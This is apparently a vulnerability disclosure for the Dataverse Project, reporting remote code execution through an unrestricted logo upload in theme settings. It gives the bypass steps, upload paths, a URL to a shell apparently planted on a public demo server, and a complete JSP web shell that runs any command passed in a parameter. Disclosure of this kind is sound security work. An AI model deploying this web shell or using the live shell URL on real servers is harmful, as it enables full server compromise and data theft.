KaiqueFerreiraPeres / **The Dataverse Project - RCE via Unrestricted File Upload.md** Secret

Last active 2 months ago

Code Revisions 12

The Dataverse Project - RCE via Unrestricted File Upload.md

Security Advisory: Remote Code Execution (RCE) via Unrestricted File Upload

Severity	Status	Affects Version
CRITICAL	Unresolved	All

URL can be tested: https://demo.dataverse.org/

URL with exploit (must be deleted): https://demo.dataverse.org/logos/2677459/abc22.jsp?cmd=uname+-a

1. Description & Impact

Description

A Critical vulnerability exists in the DataVerse theme customization feature. The application fails to properly validate file uploads on the server side. While the client-side interface restricts uploads to `.jpg` or `.png` extensions, this control is easily bypassed by intercepting the HTTP request and modifying the filename and content.

Impact

Successful exploitation allows an attacker to upload and execute arbitrary Java server pages (JSP). This leads to **Remote Code Execution (RCE)** under the context of the web server user.

Potential consequences include:


- Full compromise of the host server.
- Unauthorized access to the application database and sensitive files.
- Lateral movement within the internal network.
- Persistent access through the deployment of web shells.

---

2. Technical Detailing & Evidence


Attack Vector

Any user with permissions to edit a DataVerse (Administrator, Contributor, Curator, etc.) can access the theme settings and trigger the logo upload functionality.





Proof of Concept (PoC)


1. **Bypass:** The front-end validation was bypassed by intercepting the upload request using a proxy tool.




2. **Manipulation:** The filename was changed from `abc.png` to `webshell.jsp`, and the binary image data was replaced with a JSP-based command execution payload.








3. **Exploit**: The new file can be found in "/logos/temp/46411906271255344176/webSHELL.jsp" or "/logos/46/webSHELL.jsp"





Malicious Payload (JSP Web Shell)

```jsp
<%@ page import="java.util.*,java.io.*"%>
<%
    if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
            out.println(disr);
            disr = dis.readLine();
        }
    }
%>
<form method="GET">
    <input type="text" name="cmd">
    <input type="submit" value="Execute">
</form>
```